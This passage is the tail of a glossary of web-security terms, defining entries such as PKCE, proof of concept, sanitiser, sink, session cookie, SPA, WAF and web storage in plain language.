- PKCE: a protection used in OIDC logins so that an intercepted login code cannot be reused by someone else; its secret half is the
code_verifier. - POST request: a request used to submit data to a server.
- Primitive: a basic building block an attacker can use to achieve code execution.
- Proof of concept (PoC): a small demonstration that proves a vulnerability is real.
- Regular expression: a pattern for matching text, such as
on\w+for "on followed by word characters". - Router: the part of a front end that decides which view to show for which URL.
- Sanitiser: a component whose job is to remove dangerous content from input.
- Search worker: a background script a site runs to perform searching without freezing the page.
- Session cookie: the cookie that proves who you are to a site.
- SessionStorage: a browser storage area that lasts only while the tab is open.
- Sink: the place in code where untrusted data is finally used in a dangerous way.
- SPA (single-page application): a site built as one page whose JavaScript fetches data as you go.
- Stemming: reducing words to their root form, so that "searching" becomes "search".
- TLS: the encryption behind
https://. - TLS certificate: the digital document that proves a server is who it claims to be.
- Tokeniser: the component that breaks text into individual words and normalises them before indexing or searching.
- URL encoding: the way special characters are written in a web address so the browser transmits them safely.
- Viewport: the part of the page you can actually see in the browser window.
- WAF (Web Application Firewall): a filter in front of a website that inspects incoming requests and blocks ones that look malicious.
- Web storage: browser storage areas,
localStorageandsessionStorage, larger than cookies and not sent automatically with requests.



